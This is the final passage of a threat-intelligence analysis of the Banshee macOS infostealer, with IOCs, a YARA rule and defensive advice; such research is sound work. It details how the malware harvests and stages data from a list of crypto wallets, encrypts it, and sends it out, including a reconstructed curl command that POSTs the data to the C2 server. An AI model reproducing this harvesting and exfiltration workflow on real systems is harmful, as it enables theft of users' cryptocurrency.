
Collect Wallet Data
what Wallets::collectWalletData function does is:
- looks for installed crypto wallet data directories
- checks whether they exist and contain data
- copies them into
<TEMPORARY_PATH>/Wallets/<wallet_name>
So its purpose is essentially:
Harvest local wallet application data from known cryptocurrency wallets and stage it for later exfiltration.

Compressing and Exfiltration Stage

Finally, after the malware have completed all of its stealing functionalities, it will compress the data using ditto then starts the exfiltration process
- Loads the C2 address
- Generates a 15-character random key
- It calls:
Tools::generateRandomString(&v19, 0xFu); - So it creates a random alphanumeric string of length 15.
- It calls:
- Reads the staged ZIP archive
- XOR-encrypts the ZIP contents
- It calls:
xorEncrypt(&v15, &v17, &v19);
- It calls:
- Base64-encodes the XORed bytes
- Builds a colon-delimited payload string

- It gets the last path component of
TEMPORARY_PATH, then constructs:<base64_data>:<random_key>:<temp_folder_name>
- It gets the last path component of
- Places that inside JSON
- It stores the combined string under:
{
  "data": "<base64>:<key>:<name>"
}
- It stores the combined string under:

- POSTs the JSON to the remote server
postDataToC2Server(&v20, &v6)- This function will send the json file using curl constructing a command like this:
curl -X POST -H "Content-Type: application/json" --data @/jsonData.json<REMOTE_IP>
- This function will send the json file using curl constructing a command like this:
Wallets Collected
MetaMask
Coinbase Wallet extension
Trust Wallet
Phantom
MathWallet
Coin98 Wallet Extension: Crypto & Defi
Binance Chain Wallet
Guarda
Yoroi
MetaMask Flask DEVELOPMENT BUILD
MyEtherWallet (MEW)
Keplr
ZenGo Wallet
XDEFI Wallet (Ctrl Wallet)
Rabby Wallet
Portis Wallet
Clover Wallet
Solflare Wallet
AlphaWallet
Halo Wallet
Pillar Wallet
Blocto Wallet
Hashpack Wallet
Defiant Wallet
Titan Wallet
MewCX
Frontier Wallet
TronLink
IOCs
BUILD_ID: i23B7l6HbnlVEQInIJ7UD8wmTCke8z
ENCRYPTION_KEY: M7nVTJLFYRA7YZaYJVMcQDDDIKYXOv
REMOTE_IP: http://45.142.122.92/send/
C2: 45.142.122.92
URL:https://freeipapi[.]com/api/json
HASH:11aa6eeca2547fcf807129787bec0d576de1a29b56945c5a8fb16ed8bf68f782
Yara Rule
rule MacOS_Infostealer_Banshee
{
    meta:
        description = "Banshee macOS infostealer family rule"
        author = "Dark Atlas; @ELJoOker"
        date = "2026-04-16"
        reference = "https://darkatlas.io/blog/in-depth-technical-analysis-of-banshee-stealer"

    strings:
        $s1a = "To launch the application, you need to update the system settings" fullword ascii
        $s1b = "Please enter your password." fullword ascii
        $s2 = "Debugging detected!" fullword ascii
        $s3 = "Virtual Machine detected!" fullword ascii
        $s4 = "Russian language detected!" fullword ascii
        $s5 = "Function to mute the system sound" fullword ascii
        $s6 = "Reset AppleEvents permissions" fullword ascii

    condition:
        // Mach-O only
        uint32(0) == 0xfeedfacf and all of ($s*)
}
Conclusion: Why Banshee Stealer Matters
Banshee Stealer is not a novelty threat. It represents a deliberate, commercially maintained attack chain built specifically for macOS, a platform that its users have historically under-protected.
Its operational model is significant for three reasons. First, it requires no technical sophistication from the attacker, the MaaS distribution model means any buyer can deploy it. Second, it does not rely on zero-days or complex exploits; it exploits trust, user behavior, and the persistent misconception that macOS is immune to malware. Third, its financial focus is precise: it is built to extract cryptocurrency assets with maximum efficiency, targeting the exact tools and workflows Web3 users rely on daily.
Defending against Banshee requires a layered approach:
- Source discipline: only install software from verified, official sources
- Extension hygiene: audit and minimize browser extensions, particularly those with access to financial accounts
- Endpoint detection: deploy macOS-compatible EDR solutions capable of detecting AppleScript abuse and anomalous
osascriptexecution - Credential isolation: do not store recovery phrases, wallet keys, or sensitive credentials in browser extensions, document files, or the Desktop
- User awareness: treat any unexpected system authentication prompt with suspicion, legitimate macOS dialogs do not ask users to “update system settings” via a password prompt
Banshee demonstrates that macOS is now a primary target in the financially motivated threat landscape. The platform’s security posture deserves the same scrutiny applied to any enterprise endpoint.